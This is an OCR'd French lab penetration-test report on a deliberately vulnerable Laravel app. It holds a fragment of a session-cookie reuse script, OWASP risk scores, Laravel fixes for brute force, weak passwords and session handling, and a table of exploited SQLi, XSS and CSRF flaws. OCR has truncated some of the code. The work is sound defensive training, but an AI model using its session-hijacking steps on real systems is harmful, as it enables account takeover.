
s = requests.Session()

# 1. Login
r = s.get(f"{BASE}/login")
token = re.search(r'name="_token"\s+value="([^"]+)"', r.text)

data = {
    "email": "john@university.com",
    "password": "password",
    "_token": token.group(1)
}
r = s.post(f"{BASE}/login", data=data, allow_redirects=True)
print(f"\n[1] Login : HTTP {r.status_code}")

# 2. Sauvegarder le cookie de session
                    [ Read 64 lines ]
^C Help      ^O Write Out  ^F Where Is   ^K Cut         ^T Execute
```

Résultats obtenus :



Un cookie volé donne un accès permanent même après déconnexion de la victime

Cette vulnérabilité indique une mauvaise gestion des sessions côté serveur.
Un attaquant en possession d'un cookie de session valide peut maintenir un accès persistant à l'application, même après la déconnexion de l'utilisateur légitime.
Cela expose les comptes utilisateurs à des attaques de type session hijacking et compromet gravement la confidentialité et l'intégrité des données.

4.3calculer severity

1. Threat Agent Factors

Facteur	Question	Réponse	Note
Skill Level	How technically skilled is this group of threat agents?	No technical skills(1), some technical skills(3), advanced computer user(5), network and programming skills(6), security penetration skills(9)	5
Motive	How motivated is this group of threat agents to find and exploit this vulnerability?	Low or no reward(1),possible reward(4), high reward (9)	9
Opportunity	What resources and opportunities are required for this group of threat agents to find and exploit this vulnerability?	Full accesss or expensive resources required(0), special access or resources required(4), some access or resources required(7), no access or resources required(9)	9
Size	How large is this group of threat agents?	Developers(2), system administrators(2), intranet users(4), partners(5), auhenticated users(6), anonymous internet users(9)	9

2. Vulnerability Factors

Facteur	Question	Réponse	Note (0-9)

Ease of Discovery	How easy is it for this group of threat agents to discover this vulnerability?	Practically impossible(1), difficult(3), easy(7), automated tooms available(9)	9
Ease of Exploit	How easy is it for this group of threat agents to actually exploit this vulnerability?	Theaoretical(1),difficul(3),easy(5), automated tooms available(9)	9
Awareness	How well known is this vulnerability to this group of threat agents?	Unknown(1),hidden(4);obvious(6),knowledge(9)	9
Intrusion Detection	How likely is an exploit to be detected?	Active detection in application(1),logged and reviewed(3),logged without review(8),not logged(9)	9

3. Technical Impact Factors

Facteur	Question	Réponse	Note (0-9)
Loss of Confidentiality	How much data could be disclosed and how sensitive is it?	Minimal non-sensitivee data disclosed(2),minimal critical data disclosed(6),extensive non-sensitive data disclodes(6),extensive critical data disclosed(7),all data disclosed(9)	9
Loss of Integrity	How much data could be corrupted and how damaged is it?	Minimal slightly corrupt data (1),minimal seriously corrupt data(3),extensive slightly corrupt data(5),extensive slightly corrupt data (7),all data totally corrupt (9)	9
Loss of Availability	How much service could be lost and how vital is it?	Minimal secondary services interrupted (1), minimal primary services interrupted (5), extensive secondary services interrupted (5), extensive primary services interrupted (7), allservices completely lost (9)	9
Loss of Accountability	Are the threat agents' actions traceable to an individual?	Fully traceable (1). possibly traceable (7), completely anonymous(9)	9

4. Business Impact Factors

Facteur	Question	Réponse	Note (0-9)
Financial Damage	How much financial damage will result from an exploit?	Less than the cost to fix the vulnerability (1), minor effect on anual profit (3), significant effect on Annual profit (7), bankruptcy (9)	9
Reputation Damage	Would an exploit result in reputation damage that would harm the business?	Minimal damage (1), clear violation (5), high profile violation(7)	9

Non-Compliance	How much exposure does non-compliance introduce?	Minor violation(2),clear violation(5),high profile violation(7)	7
Privacy Violation	How much personally identifiable information could be disclosed?	One individual (3) hundreds of people (5), thousands of people (7), millions of people (9)	9

Likelihood = 8.25 : HIGH | Impact = 9.0 : HIGH

Likelihood	Impact	Niveau
HIGH (8.25)	HIGH (9.0)	**CRITICAL**

4.4 Recommandations

- Brute Force sans Rate Limiting:Il est fortement recommandé de mettre en place un mécanisme de limitation du nombre de tentatives de connexion (Rate Limiting). Après un certain nombre d'échecs consécutifs (généralement 5 tentatives), le compte doit être temporairement bloqué
- Mots de Passe Faibles:Il est recommandé d'imposer une politique de mot de passe stricte exigeant un minimum de 8 caractères, incluant des majuscules, des minuscules, des chiffres et des caractères spéciaux.

4.5 Corrections de Code

LoginController.ph

*LoginController - Bloc-notes

Fichier Edition Format Affichage Aide

```php
<?php
namespace App\Http\Controllers\Auth;

use App\Http\Controllers\Controller;
use App\Providers\RouteServiceProvider;
use Illuminate\Foundation\Auth\AuthenticatesUsers;
use Illuminate\Http\Request;

class LoginController extends Controller

    use AuthenticatesUsers;

    protected $redirectTo = RouteServiceProvider::HOME;

    public function __construct()
    {
        $this->middleware('guest')->except('logout');
    }

    // ✅ CORRECTION 1 : Rate Limiting – Brute Force
    // Limiter à 5 tentatives par minute
    protected function maxAttempts()
    {
        return 5;
    }

    // ✅ CORRECTION 2 : Bloquer pendant 10 minutes après 5 échecs
    protected function decayMinutes()
    {
```

```php
protected function decayMinutes()
{
    return 10;
}

// ✅ CORRECTION 3 : Message d'erreur générique
// Ne pas dire si c'est email ou password qui est faux
protected function sendFailedLoginResponse(Request $request)
{
    throw \Illuminate\Validation\ValidationException::withMessages([
        $this->username() => [trans('Identifiants incorrects.')],
    ]);
}

// ✅ CORRECTION 4 : Détruire la session à la déconnexion
public function logout(Request $request)
{
    $this->guard()->logout();

    // Invalider complètement la session
    $request->session()->invalidate();

    // Régénérer le token CSRF
    $request->session()->regenerateToken();

    // Supprimer le cookie de session
    return redirect('/')->withCookie(
        cookie()->forget('generic_university_session')
    );
```

RegisterController.php

RegisterController - Bloc-notes

ichier Edition Format Affichage Aide

```
?php
amespace App\Http\Controllers\Auth;

se App\Http\Controllers\Controller;
se App\Providers\RouteServiceProvider;
se App\User;
se Illuminate\Foundation\Auth\RegistersUsers;
se Illuminate\Support\Facades\Hash;
se Illuminate\Support\Facades\Validator;

lass RegisterController extends Controller

   use RegistersUsers;

   protected $redirectTo = RouteServiceProvider::HOME;

   public function __construct()
   {
       $this->middleware('guest');
   }

   protected function validator(array $data)
   {
       return Validator::make($data, [
           'name' => ['required', 'string', 'max:255'],
           'email' => ['required', 'string', 'email', 'max:255', 'unique:users'],

           // ✅ CORRECTION 1 : Politique de mot de passe forte
           // Minimum 8 caractères + majuscule + minuscule + chiffre + spécial
```

```
        'email' => ['required', 'string', 'email', 'max:255', 'unique:users'],

        // ✅ CORRECTION 1 : Politique de mot de passe forte
        // Minimum 8 caractères + majuscule + minuscule + chiffre + spécial
        'password' => [
            'required',
            'string',
            'min:8',
            'confirmed',
            'regex:/^(?=.*[a-z])(?=.*[A-Z])(?=.*\d)(?=.*[@$!%*?&])[A-Za-z\d@$!%*?&]{8,}$/'
        ],
    ], [
        // ✅ CORRECTION 2 : Messages d'erreur clairs
        'password.regex' => 'Le mot de passe doit contenir au moins 8 caractères, une majuscule, une minuscule, un chiffre et un caractère spécial (@$!%*?&).',
        'password.min' => 'Le mot de passe doit contenir au moins 8 caractères.',
    ]);
}

protected function create(array $data)
{
    return User::create([
        'name'     => $data['name'],
        'email'    => $data['email'],
        // ✅ CORRECTION 3 : Hachage bcrypt (déjà fait mais explicitement)
        'password' => Hash::make($data['password']),
    ]);
}
```

Authenticate.php

*Authenticate - Bloc-notes

Fichier Edition Format Affichage Aide

```php
?php
amespace App\Http\Middleware;

se Illuminate\Auth\Middleware\Authenticate as Middleware;

lass Authenticate extends Middleware

    protected function redirectTo($request)
    {
        if (!$request->expectsJson()) {
            return route('login');
        }

        // ✅ CORRECTION : Retourner 401 pour les requêtes API
        abort(response()->json([
            'error' => 'Non authentifié. Veuillez vous connecter.'
        ], 401));
    }
```

Tests de validation depuis Kali

Test 1 — Mot de passe faible refusé :

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST http://10.0.2.4/Generic-University/public/register \
  -d "name=test&email=test@test.com&password=123456&password_confirmation=123
456&_token=TOKEN"
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">

        <title>Page Expired</title>

        <!-- Fonts -->
```

Test 2



Generic University - View Your Grades
Login
E-Mail Address
john@university.com
Too many login attempts. Please try again in 568 seconds.
Password
Remember Me
Login
Forgot Your Password?

Tableau Récapitulatif Final

#	Vulnérabilité	Route / Détail	Méthode	Statut	Gravité
1	**SQL Injection SQLi Login Bypass**	POST /login	POST	**Vulnérable**	**CRITICAL**
2	**SQL InjectionBase de données extraite**	GET /api/users	GET	Vulnérable	**CRITICAL**
3	**SQL InjectionTable users exposée**	GET /api/users/{id}	GET	Vulnérable	**CRITICAL**
4	**XSS Reflected Alert**	POST /contact	POST	Vulnérable	HIGH
5	**XSS Vol cookie session**	POST /contact	POST	Vulnérable	CRITICAL
6	**XSS Stored**	POST /vulnerability	POST	Vulnérable	CRITICAL
7	**CSRF Contact Submit**	GET /contact/submit	GET	**Vulnérable**	**HIGH**
8	**CSRF API Users DELETE**	DELETE /api/users/{id}	DELETE	**Vulnérable**	**CRITICAL**
9	**CSRF GraphQL Exfiltration**	POST /graphql	POST	**Vulnérable**	**CRITICAL**
10	**Token CSRF vérifié**	POST /vulnerability	POST	**Protégé**	—
11	**Token CSRF vérifié**	POST /login	POST	**Protégé**	—

12	**Brute Force sans lockout**	POST /login (96 req)	AUTO	**Vulnérable**	**CRITICAL**
13	**Mots de passe faibles (8/8)**	Tous les comptes	—	**Vulnérable**	**CRITICAL**
14	**Session valide après logout**	/home avec ancien cookie	GET	**Vulnérable**	**CRITICAL**
15	**Énumération utilisateurs**	POST /login	POST	**Protégé**	—
16	**Session Fixation**	Cookie avant/après login	—	**Protégé**	—

Conclusion Générale — Version Réduite

Ce rapport présente les résultats d'un test d'intrusion complet réalisé sur l'application web Generic University, une application volontairement vulnérable développée sous le framework Laravel et déployée dans un environnement local contrôlé. L'objectif principal de ce travail était d'identifier, d'exploiter et de corriger les vulnérabilités présentes dans l'application, en suivant la méthodologie OWASP Top 10 et en utilisant des outils professionnels de test d'intrusion tels que OWASP ZAP, sqlmap, dirb et curl depuis une machine Kali Linux. Au cours de ce projet, quatre catégories principales de vulnérabilités ont été identifiées et exploitées avec succès, auxquelles s'ajoute une vulnérabilité bonus découverte lors de la phase de correction.

L'**Injection SQL** (A03:2021) constituait la vulnérabilité la plus critique, permettant l'extraction complète de la base de données. Elle a été corrigée par l'utilisation de requêtes préparées. Le **Cross-Site Scripting** (A03:2021) permettait l'injection de code JavaScript malveillant dans les pages de l'application, corrigé par l'application de `htmlspecialchars()` sur toutes les sorties. Le **CSRF** (A01:2021) exposait trois failles permettant de forger des requêtes malveillantes au nom d'utilisateurs connectés, corrigées par la suppression des exclusions CSRF et la correction des méthodes HTTP. L'**Authentification Défaillante** (A07:2021) exposait l'application aux attaques par force brute, aux mots de passe faibles et à la réutilisation de sessions, corrigée par le Rate Limiting, une politique de mot de passe stricte et la destruction complète des sessions. Enfin, une vulnérabilité bonus d'**Information Disclosure** (A05:2021) a été découverte lors de la phase de correction, exposant les chemins internes du serveur via APP_DEBUG=`true`, corrigée en passant l'environnement en mode production.

Ce projet illustre l'importance d'adopter une démarche de sécurité proactive dès la phase de développement. L'ensemble des vulnérabilités identifiées ont été corrigées et validées avec succès, démontrant qu'une application sécurisée repose sur l'application rigoureuse des bonnes pratiques OWASP